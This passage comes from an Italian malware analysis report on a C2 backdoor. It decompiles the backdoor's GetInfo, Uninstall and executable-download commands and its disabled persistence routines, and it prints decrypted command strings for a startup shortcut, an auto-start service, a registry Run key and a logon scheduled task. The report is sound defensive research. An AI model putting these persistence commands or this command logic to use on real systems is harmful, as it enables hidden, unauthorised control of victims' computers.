- Modalità di persistenza. Questa stringa viene impostata usando uno `switch` su un valore parsato usando la `atoi`; la cosa peculiare è che il valore parsato è uno 0 e quindi non si entra in nessuno dei rami dello `switch`. Questo può farci supporre che i meccanismi di persistenza siano disabilitati in questa versione del malware (vedere sezione 5.7). Ad ogni modo possiamo già farci un'idea di quali siano i possibili meccanismi di persistenza che il malware può offrire, ovvero:
 - Con shortcut
 - Con servizio
 - Con registri
 - Con task
- Nome del mutex, che viene impostato a `toysegg` in modo hardcoded e che era proprio il nome del mutex usato nelle fasi precedenti

```

else if (commandCodeInt == GET_INFO) {
    EXECUTED_COMMAND = NOTHING_TO_EXEC;
    _301_value = FID_conflict:_atoi("301");
    versionString[0] = '\0';
    versionString[1] = '\0';
    versionString[2] = '\0';
    versionString[3] = '\0';
    versionString[4] = '\0';
    VswprintfCaller((wchar_t *)versionString,(wchar_t *)"%d.%d.%d",_301_value / 100,
                    (_301_value % 100) / 10,_301_value % 10);
    zeroValue = FID_conflict:_atoi("0");
    persistenceMode[0] = '\0';
    _memset(persistenceMode + 1,0,259);
    switch(zeroValue) {
        case 1:
            StrcpyCaller(persistenceMode,"Startup_LNK");
            break;
        case 2:
            StrcpyCaller(persistenceMode,"Service");
            break;
        case 3:
            StrcpyCaller(persistenceMode,"Registry");
            break;
        case 4:
            StrcpyCaller(persistenceMode,"Task Scheduler");
    }
    usernameSize = 260;
    username[0] = '\0';
    _memset(username + 1,0,259);
    GetUserNameA(username,&usernameSize);
    malwareAndHostInfoSetted[0] = '\0';
    _memset(malwareAndHostInfoSetted + 1,0,1999);
    malwareAndHostInfos[0] = '\0';
    _memset(malwareAndHostInfos + 1,0,1023);
    GetModuleFileNameA((HMODULE)0x0,programName,260);
    additionalLogField =
        (char *)StringDecipher(&
                                Version:%s_Loggedon_User:%s_Stub_Path:%s_Persistence_Mode:%s_Persi
                                stence_name:%s_Mutex_Name:%s
                                );
    StrcpyCaller(malwareAndHostInfos,additionalLogField);
    VswprintfCaller((wchar_t *)malwareAndHostInfoSetted,(wchar_t *)malwareAndHostInfos,
                    versionString,username,&SamplePathStr,persistenceMode,&PersistenceName,
                    "toysegg");
    additionalLogField = (char *)StringDecipher(&[+]._Info);
}

```

Figure 102: Comando GetInfo

5.6.9 Comando 7: Uninstall

Come possiamo vedere in figura 103 l'esecuzione del comando di `Uninstall` imposta la variabile globale `EXECUTED_COMMAND`. L'impostazione di questa variabile porta, come si vede in figura 86 al `break` del ciclo while interrotto il ciclo while viene eliminato il path di `sample.exe` ed eseguita la

```
else if (commandCodeInt == UNINSTALL) {
    EXECUTED_COMMAND = UNINSTALLED;
    additionalLogField = (char *)StringDecipher(&[+]_Uninstall);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
    additionalLogField = (char *)StringDecipher(&Valuefor_was_uninstalled_successfully.);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
}
```

Figure 103: Disinstallazione

funzione `ExitProcessCaller` che, come dice il nome, chiama la `ExitProcess`, ma prima invoca un'altra funzione che si occupa di rimuovere i meccanismi di persistenza lasciati dal malware per la sua esecuzione (Figura 104). Per una discussione dei meccanismi di persistenza vedere la sezione

```
void ExitProcessCaller(void)
{
    PersistanceCleaner();
    /* WARNING: Subroutine does not return */
    ExitProcess(0);
}
```

Figure 104: ExitProcessCaller

5.7

5.6.10 Comando 8: Download di un eseguibile

Il comando risulta molto simile al comando di `Update` in quanto anche qui stiamo scaricando un eseguibile. La differenza maggiore sta nel fatto che il secondo parametro passato per il comando è il path locale su cui salvare l'eseguibile scaricato (Figura 105). Anche in questo caso il log viene aggiornato in funzione del risultato dell'operazione di download.

Il comando in questo caso ha il formato mostrato nel listing 12

Listing 12: Formato del comando di Download Executable

```
1 DOWNLOAD_EXECUTABLE_COMMAND_CODE | HOST_AND_REMOTE_PATH LOCAL_PATH\r\n
```

5.6.11 Command Output ed Enum dei comandi eseguiti

Terminata l'esecuzione del singolo comando, questa viene scritta sul buffer passato in ingresso dal chiamante (Figura 106). Il contenuto del buffer viene poi messo in append sulla variabile globale che rappresenta il log di tutti i comandi e, come detto in precedenza, questa variabile viene inviata ai server C2 una volta terminata la sequenza di comandi.

Concludiamo questa sezione trattando la variabile globale `EXECUTED_COMMAND`: questa variabile globale viene usata per gestire operazioni aggiuntive che devono essere eseguite con alcuni comandi. Riportiamo la enum nel listing 13.

```

else if (commandCodeInt == DOWNLOAD_EXEC) {
    EXECUTED_COMMAND = NOTHING_TO_EXEC;
    blankIndex = SearchCharIndex(parameterString_1, ' ');
    if ((int)blankIndex < 1) {
        additionalLogField = (char *)StringDecipher(&[+]_Executable_Download_Parameter_Error);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
    }
    else {
        StrcpyCaller(remotePath, 0x200,parameterString_1,blankIndex);
        local_2e9c = parameterString_1;
        do {
            cVar1 = *local_2e9c;
            local_2e9c = local_2e9c + 1;
        } while (cVar1 != '\0');
        StrcpyCaller(commandParam, 0x200,parameterString_1 + blankIndex + 1,
                    (uint)(local_2e9c + (-blankIndex - (int)(parameterString_1 + 1)) + -1));
        executableDownloadResult = DownloadExecutable(remotePath,commandParam);
        additionalLogField = (char *)StringDecipher(&[+]_Executable_Download_Result);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
        additionalLogField = (char *)StringDecipher(&Path);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
        std::basic_string<>::operator=(operationLogString,commandParam);
        additionalLogField = (char *)StringDecipher(&<url>);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
        std::basic_string<>::operator=(operationLogString,remotePath);
        additionalLogField = (char *)StringDecipher(&r);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
        if (executableDownloadResult == 1) {
            additionalLogField = (char *)StringDecipher(&[+]_Executable_Download_Succed!);
            std::basic_string<>::operator=(operationLogString,additionalLogField);
        }
        else if (executableDownloadResult == -1) {
            additionalLogField = (char *)StringDecipher(&[+]_Wrong_URL);
            std::basic_string<>::operator=(operationLogString,additionalLogField);
        }
        else {
            additionalLogField = (char *)StringDecipher(&[-]_Executable_Download_Failed!);
            std::basic_string<>::operator=(operationLogString,additionalLogField);
        }
    }
}

```

Figure 105: Comando Download Executable

```

    std::basic_string<>::operator=(operationLogString, "\r\n");
    StringCopier(commandOutput,operationLogString);
    local_8 = 0xffffffff;
    FreeMemory(operationLogString);
}
ExceptionList = local_10;
@__security_check_cookie@4(local_14 ^ (uint)&stack0xfffffffffc);
return;

```

Figure 106: Scrittura del buffer di output

Listing 13: Enum EXECUTED_COMMAND

```

1 enum CommandValue {
2     NOTHING_TO_EXEC = 0,
3     DOWNLOADED_PLUGIN = 4,
4     UPDATED_SAMPLE = 5,
5     UNINSTALLED = 7,
6 }

```

```
void PersistanceSetter(void)
```

```
{  
    int zeroValue;  
    CHAR local_10c [260];  
    uint local_8;  
  
    local_8 = DAT_1002f008 ^ (uint)&stack0xffffffffc;  
    GetModuleFileNameA((HMODULE)0x0, local_10c, 0x104);  
    zeroValue = FID_conflict::_atoi("0");  
    switch(zeroValue) {  
        case 1:  
            ShortcutCreate("");  
            break;  
        case 2:  
            ServiceCreate("");  
            break;  
        case 3:  
            RegistryKeyCreate("");  
            break;  
        case 4:  
            OnLogonTaskCreate("");  
    }  
    @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);  
    return;  
}
```

(a) Funzione che imposta la persistenza

```
undefined4 PersistanceCleaner(void)
```

```
{  
    int zeroValue;  
    undefined4 local_8;  
  
    local_8 = 0;  
    zeroValue = FID_conflict::_atoi("0");  
    switch(zeroValue) {  
        case 1:  
            local_8 = ShortcutCleaner("");  
            break;  
        case 2:  
            local_8 = ServiceCleaner("");  
            break;  
        case 3:  
            local_8 = RegistryCleaner("");  
            break;  
        case 4:  
            local_8 = TaskCleaner("");  
    }  
    return local_8;  
}
```

(b) Funzione che rimuove la persistenza

Figure 107: Funzioni di gestione della persistenza

5.7 Meccanismi di persistenza

La persistenza in questa versione del malware è disabilitata in modo hardcoded: infatti, come si vede in figura 107 viene fatto il parsing con `atoi` di un valore nulle e poi fatto lo `switch` senza `default` su valori che non sono 0 e anche tutte le variabili globali che sono passate come parametro si riducono alla stringa vuota.

5.7.1 Persistenza 1: Shortcut

Il primo metodo gestisce la persistenza creando uno shortcut: questo lo possiamo dedurre dal comando `GetInfo` in sezione 5.6.8 in cui troviamo la dicitura `Startup_LNK` ed `LNK` è proprio l'estensione degli shortcut Windows. Uno shortcut è un riferimento ad un programma nel sistema e che viene lanciato all'avvio del sistema stesso.

Prima di tutto vengono lette ed elaborate le variabili d'ambiente `AppData` e `Temp` e poi decifrate delle stringhe che rappresentano dei path nel sistema (Figura 108). Nello specifico i path decifrati differiscono a seconda della `minorVersion` e `majorVersion` (probabilmente a causa di un aggiornamento il path dello shortcut è stato spostato), ma se consideriamo ad esempio il secondo path decifrato troviamo, come specificato nel link, che questo viene costruito proprio partendo dalla variabile `AppData` e concatenando questo stesso path. Questa che si costruisce dunque è la `StartupFolder` che, come riportato nel medesimo link, contiene gli shortcut del sistema. Notiamo anche che il parametro della funzione viene messo in append al path costruito e quindi rappresenta proprio il nome dello shortcut che viene creato.

Vengono quindi eseguite dal programma una serie di operazioni che servono per costruire il file di shortcut nel rispetto del formato del file stesso; essendo queste operazioni abbastanza complesse e di basso livello non le analizziamo in questa sede, ma ci limitiamo ad osservarne il risultato finale tramite debugger.

```

local_8 = DAT_1002f008 ^ (uint)&stack0xffffffff;
GetModuleFileNameA((HMODULE)0x0, executableFileName, 260);
startupFormatString_1[0] = '0';
_mmemset(startupFormatString_1 + 1, 0, 255);
usernameLen = uVar9;
usernameBuff[0] = '\0';
_mmemset(usernameBuff + 1, 0, uVar10);
GetUserNameA(usernameBuff, &usernameLen);
tempEnvValueBuffLen = uVar11;
lpDst = tempEnvValue;
tempEnvKey = (LPCSTR)StringDecipher(&%Temp%);
ExpandEnvironmentStringsA(tempEnvKey, lpDst, tempEnvValueBuffLen);
paramLen = lstrlenA(param_1);
paramLen+1 = paramLen + 1;
paramCopy = param_1;
tempEnvValueLen = lstrlenA(tempEnvValue);
lstrcpynA(tempEnvValue + tempEnvValueLen, paramCopy, paramLen+1);
osVersionInfo.dwOSVersionInfoSize = 0x94;
(*RtlGetVersion)(&osVersionInfo);
appDataBufferLen = uVar12;
appDataBuffer_1 = appDataBuffer;
appDataEnvKey = (LPCSTR)StringDecipher(&%AppData%);
ExpandEnvironmentStringsA(appDataEnvKey, (LPSTR)appDataBuffer_1, appDataBufferLen);
if ((osVersionInfo.dwMajorVersion == 5) && (osVersionInfo.dwMinorVersion == 1)) {
    usernameBuff_1 = usernameBuff;
    mainDiskLetter = (int)(char)appDataBuffer[0];
    startupFormatString =
        (wchar_t *)StringDecipher(&c:\Documents_and_Settings\%s\Start_Menu\Programs\Startup\%s);
    VswprintfCaller(appDataBuffer, startupFormatString, mainDiskLetter, usernameBuff_1, param_1);
}
else {
    format = (wchar_t *)StringDecipher(&\Microsoft\Windows\Start_Menu\Programs\Startup\);
    VswprintfCaller((wchar_t *)startupFormatString_1, format);
    startupFormatStringLen = lstrlenA(startupFormatString_1);
    startupFormatStringLen+1 = startupFormatStringLen + 1;
    startupFormatString_2 = startupFormatString_1;
    appDataValueLen = lstrlenA((LPCSTR)appDataBuffer);
    lstrcpynA((LPSTR)((int)appDataBuffer + appDataValueLen), startupFormatString_2,
              startupFormatStringLen+1);
    paramLen_1 = lstrlenA(param_1);
    paramLen+1_1 = paramLen_1 + 1;
    appDataValueWithAppendLen = lstrlenA((LPCSTR)appDataBuffer);
    lstrcpynA((LPSTR)((int)appDataBuffer + appDataValueWithAppendLen), param_1, paramLen+1_1);
}

```

Figure 108: Elaborazione di Temp e AppData

Terminata la sequenza di operazioni che hanno lo scopo di costruire il contenuto del file, viene invocata una `CreateFile` su un file temporaneo costruito usando la variabile `Temp` letta in precedenza (Figura 109a). Notiamo due cose:

- Il path passato all'API è incompleto: questo perché per arrivare a questo punto del codice si è forzato il flusso di esecuzione manipolando il valore di alcuni registri: la persistenza infatti in questa versione del malware è disabilitata, quindi tutte le variabili globali e i parametri che la riguardano o sono nulli oppure non sono definiti.
- La prima parte del contenuto che viene scritto sul file contiene la sequenza `0x00000004C` che, come riportato nel link, è la lunghezza della struttura di header del file *LNK*
- La seconda parte del contenuto è proprio pari al *GUID* di cui si parla nel link
- Si può distinguere abbastanza chiaramente il path di *sample.exe* scomposto in diversi punti

The screenshot shows two windows from a debugger. The top window displays assembly code for a `CreateFile` call, specifically `Call dword ptr ds:[7113A1E7] ;[711302C <Injected_code_final>.CreateFileA=>kernel32.CreateFileA>]`. The bottom window shows a memory dump of a file being written, with the path `C:\Users\AMW\AppData\Local\Temp\0095E3B8` visible in the address bar. The dump shows the file content being written, including the LNK header and GUID.

(a) CreateFile per file temporaneo

(b) Scrittura del file temporaneo con lo shortcut

Figure 109: Operazioni su file per creazione dello shortcut

Una volta scritto questo file temporaneo, viene invocata una `MoveFile` che sposta il file dalla posizione temporanea alla cartella degli shortcut (Figura 110).

5.7.2 Persistenza 2: Servizio di Sistema

La funzione in figura 111 gestisce la persistenza creando un servizio di sistema. In particolare vengono decifrate le stringhe riportate in figura 112. Analizziamo nel dettaglio i vari flag del primo comando e il modo in cui vengono formattati:

- `sc create` è il comando che permette appunto di creare un servizio di sistema
- Il primo `%s` viene impostato al valore del parametro; come riportato da documentazione questo parametro di `sc create` rappresenta il nome del servizio e quindi il parametro dato alla funzione ha proprio questa semantica
- `DisplayName` viene impostato al valore di una variabile globale e rappresenta il nome mostrato nell'interfaccia utente

The screenshot shows assembly code for a `MoveFile` call, specifically `Call dword ptr ds:[<MoveFileA>] ; mov eax,1`. The stack dump below shows the parameters for the move operation, including the source and destination paths: `004FE43C 004FEA70 "C:\Users\AMW\AppData\Local\Temp"` and `004FE440 004FEC74 "C:\Users\AMW\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"`.

Figure 110: MoveFile per lo Shortcut

```

void ServiceCreate(char *serviceName)
{
    uint uVar1;
    wchar_t *scCreateFormatStr;
    wchar_t *scDescriptionFormatStr;
    LPCSTR lpName;
    DWORD getEnvStrRes;
    char *lpBuffer;
    DWORD nSize;
    wchar_t scDescriptionSettedStr [256];
    wchar_t scCreateSettedStr [256];
    char comSpecValue [260];
    char *serviceName_1;
    undefined *displayName;
    char *samplePathStr;
    undefined *serviceDescription;

    uVar1 = DAT_1002f008 ^ (uint)&stack0xffffffffc;
    comSpecValue[0] = '\0';
    _memset(comSpecValue + 1, 0, 259);
    samplePathStr = &samplePathStr;
    displayName = &displayName_2;
    serviceName_1 = serviceName;
    scCreateFormatStr =
        (wchar_t *)
        StringDecipher(&
            StringDecipher(&
                _c_sc_create_%"_DisplayName=%s"_type=own_type=interact_start=auto_error=ign
                _ore_binpath=cmd.exe/_k_start_\\"_"\%"\\"
            )
        );
    VswprintfCaller(scCreateSettedStr,scCreateFormatStr,serviceName_1,displayName,samplePathStr);
    serviceDescription = &serviceDescription_2;
    scDescriptionFormatStr = (wchar_t *)StringDecipher(&_c_sc_description_"%s"_"%s");
    VswprintfCaller(scDescriptionSettedStr,scDescriptionFormatStr,serviceName,serviceDescription);
    nSize = 260;
    lpBuffer = comSpecValue;
    lpName = (LPCSTR)StringDecipher(&ComSpec);
    getEnvStrRes = GetEnvironmentVariableA(lpName,lpBuffer,nSize);
    if (getEnvStrRes == 0) {
        GetLastError();
    }
    else {
        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,comSpecValue,(LPCSTR)scCreateSettedStr,(LPCSTR)0x0,0);
        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,comSpecValue,(LPCSTR)scDescriptionSettedStr,(LPCSTR)0x0,0);
    }
    @_security_check_cookie@4(uVar1 ^ (uint)&stack0xffffffffc);
}

```

Figure 111: Persistenza tramite Servizio di Sistema

- *type=own* indica che il servizio è eseguito nel proprio processo e non condivide file eseguibili con altri servizi
- *start=auto* specifica un servizio che viene avviato automaticamente ogni volta che il computer viene riavviato ed eseguito anche se nessuno accede al computer.
- Il *binpath* viene posto a *cmd.exe /k start \\%s\sample.exe* e il *%s* viene formattato con il path di *sample.exe*. Quindi viene usata il comando *cmd* combinato con il comando *start* per lanciare il *sample.exe*.

Per quanto riguarda il secondo comando abbiamo:

- *sc description* che permette di impostare la descrizione di un servizio di sistema
- I due *%s* vengono formattati il primo al nome del servizio che si sta impostando e il secondo ad una variabile globale che rappresenta proprio la descrizione del servizio

The screenshot shows a hex editor interface with two panels: 'Input' and 'Output'. In the 'Input' panel, there is a large block of raw bytes representing the XORed command string. In the 'Output' panel, the decrypted command string is displayed as a series of commands: '/c sc create "%s" DisplayName= "%s" type= own type= interact start= auto error= ignore binpath= "cmd.exe /k start \\%s\\sample.exe"'.

```

Input:
5e 11 14 10 0c 4f 11 46 1c 0a 18 08 53 52 57 46 53
52 70 0a 1c 1f 1e 55 00 25 0d 00 16 4d 52 17 54 01
16 43 1b 16 02 51 44 4b 03 1a 1d 50 06 4c 01 17 09
43 06 01 06 51 0b 0a 0f 19 53 03 06 54 03 06 09 43
0e 1a 06 5b 59 0e 1e 1f 1c 02 4f 15 18 15 5a 0c 1d
0a 52 56 10 05 1c 0c 07 18 4f 15 53 11 59 07 41 0a
0a 51 59 44 07 4d 00 04 13 47 05 52 68 41 33 4d 52
68 5b 4e 1f 31 51 52

Output:
/c sc create "%s" DisplayName= "%s" type= own type=
interact start= auto error= ignore binpath=
"cmd.exe /k start \\%s\\sample.exe"

```

(a) ServiceCreate command string

The screenshot shows a hex editor interface with two panels: 'Input' and 'Output'. In the 'Input' panel, there is a large block of raw bytes representing the XORed description string. In the 'Output' panel, the decrypted description string is displayed as '/c sc description "%s" "%s"'.

```

Input:
5e 11 14 10 0c 4f 16 51 0a 08 1e 04 03 04 1b 5a 1f
52 16 46 1c 4d 52 16 5c 18 4e

Output:
/c sc description "%s" "%s"

```

(b) ServiceCreate description string

Figure 112: Stringhe decifrate dalla funzione

Formattati i comandi questi vengono eseguiti usando la **ShellExecute** in cui notiamo che l'ultimo parametro, ovvero *nShowCmd*, è posto a *NULL* per evitare di mostrare l'esecuzione del comando.

5.7.3 Persistenza 3: Registro di Sistema

Viene creata in questo caso un nuovo valore per una chiave del registro di sistema (Figura 113) . Viene tradotta la stringa in figura 114; analizziamola nello specifico:

```
void RegistryKeyCreate(undefined4 param_1)

{
    uint uVar1;
    wchar_t *format;
    LPCSTR lpName;
    DWORD getEnvVarRes;
    char *lpBuffer;
    DWORD nSize;
    wchar_t commandLine [256];
    char comSpecValue [260];
    undefined *samplePath;

    uVar1 = DAT_1002f008 ^ (uint)&stack0xffffffffc;
    comSpecValue[0] = '0';
    _memset(comSpecValue + 1, 0, 259);
    samplePath = &samplePathStr;
    format = (wchar_t *)
        StringDecipher(&
            /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v %s /t
            REG_SZ /d "%s" /f
        );
    VswprintfCaller(commandLine,format,param_1,samplePath);
    nSize = 260;
    lpBuffer = comSpecValue;
    lpName = (LPCSTR)StringDecipher(&ComSpec);
    getEnvVarRes = GetEnvironmentVariableA(lpName,lpBuffer,nSize);
    if (getEnvVarRes == 0) {
        GetLastError();
    }
    else {
        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,comSpecValue,(LPCSTR)commandLine,(LPCSTR)0x0,0);
    }
    @_security_check_cookie@4(uVar1 ^ (uint)&stack0xffffffffc);
    return;
}
```

Figure 113: Persistenza tramite Registro di Sistema

- *reg add* è il comando che permette di aggiungere una sottochiave o una chiave di registro
- La chiave interessata è *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* che permette di specificare come sottochiave un elenco di programmi da eseguire quando l'utente accede
- */v %s* specifica il nome della sottochiave ed in particolare in questo caso il *%s* è impostato al valore del parametro, che quindi rappresenta il nome da dare alla sottochiave del registro
- */d %s* specifica i dati per la nuova chiave ed in questo caso vengono impostati proprio al path di *sample.exe*

Una volta formattata la stringa viene usata la **ShellExecute** per eseguire il comando ed impostare la chiave di registro.

5.7.4 Persistenza 4: Task

La quarta forma di persistenza viene realizzata attraverso la creazione di un task (Figura 115).

Viene decifrata e formattata la stringa in figura ??; analizziamola in dettaglio:

- *SchTask* è il comando che permette di gestire i task in esecuzione sulla macchina
- */Create* specifica che si sta creando un nuovo task




Figure 114: Decifratura del comando per registro

```
void OnLogonTaskCreate(char *param_1)
{
    uint uVar1;
    wchar_t *format;
    LPCSTR lpName;
    DWORD getEnvVarRes;
    char *lpBuffer;
    DWORD nSize;
    wchar_t commandLine [256];
    char comSpecValue [260];
    undefined *samplePath;

    uVar1 = DAT_1002F008 ^ (uint)&stack0xffffffffc;
    comSpecValue[0] = '\0';
    _memset(comSpecValue + 1, 0, 259);
    samplePath = &SamplePathStr;
    format = (wchar_t *)StringDecipher(&c_SchTasks__Create__/_TN_%s__/_TR_%s__/_SC_onlogon);
    VsprintfCaller(commandLine,format,param_1,samplePath);
    nSize = 260;
    lpBuffer = comSpecValue;
    lpName = (LPCSTR)StringDecipher(&ComSpec);
    getEnvVarRes = GetEnvironmentVariableA(lpName,lpBuffer,nSize);
    if (getEnvVarRes == 0) {
        GetLastError();
    }
    else {
        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,comSpecValue,(LPCSTR)commandLine,(LPCSTR)0x0,0);
    }
    @_security_check_cookie@4(uVar1 ^ (uint)&stack0xffffffffc);
    return;
}
```

Figure 115: Creazione Task

- */F* crea il task in modo forzato e non mostra warnings se esso già esiste
- */TN %s* permette di specificare il nome del task che in questo caso è impostato al parametro passato alla funzione
- */TR %s* permette di specificare il path del task da eseguire ed in questo caso è impostato proprio al path di *sample.exe*
- */SC onlogon* permette di impostare la politica di scheduling ed in questo caso è impostata su *onlogon*, ovvero il task viene eseguito tutte le volte che l'utente esegue l'accesso




Figure 116: Decifratura del comando per task

Una volta formattata la stringa viene usata la `ShellExecute` per eseguire il comando e impostare lo scheduling del task.

6 Conclusioni

Possiamo dunque trarre le conclusioni data l'analisi svolta.

Il *sample.exe* da cui si parte altro non è un injector di altro codice malevolo cifrato e mantenuto all'interno dell'overlay del file stesso. Viene dapprima decifrata e messa in memoria dinamica una porzione dell'overlay a cui si passa l'esecuzione. Questa porzione dell'overlay è a sua volta responsabile di decifrare il resto dell'overlay e di farne l'injection in un processo *explorer.exe*, per poi avviare l'esecuzione del codice malevolo iniettato.

Il codice iniettato decifra il contenuto di una DLL per poi saltare al *DLLMain* della DLL stessa. Partendo dal *DLLMain*, vengono quindi poste in atto una serie di operazioni eseguite ciclicamente per contattare dei server C2 da cui si ricevono dei comandi da eseguire sulla macchina vittima.

I comandi che si possono eseguire sono:

- Download
- Upload
- Cambio dell'intervallo di attesa
- Esecuzione di comando sulla macchina vittima
- Download ed esecuzione di un plugin

- Update
- Get Info
- Disinstallazione
- Download di eseguibile

Terminata la sequenza di comandi ricevuta, viene mandato indietro l'output dei comandi per poi mettersi in attesa di nuovi comandi.

In conclusione dunque il malware analizzato è un C2 che si collega a dei server per ricevere una sequenza di comandi ed eseguirli.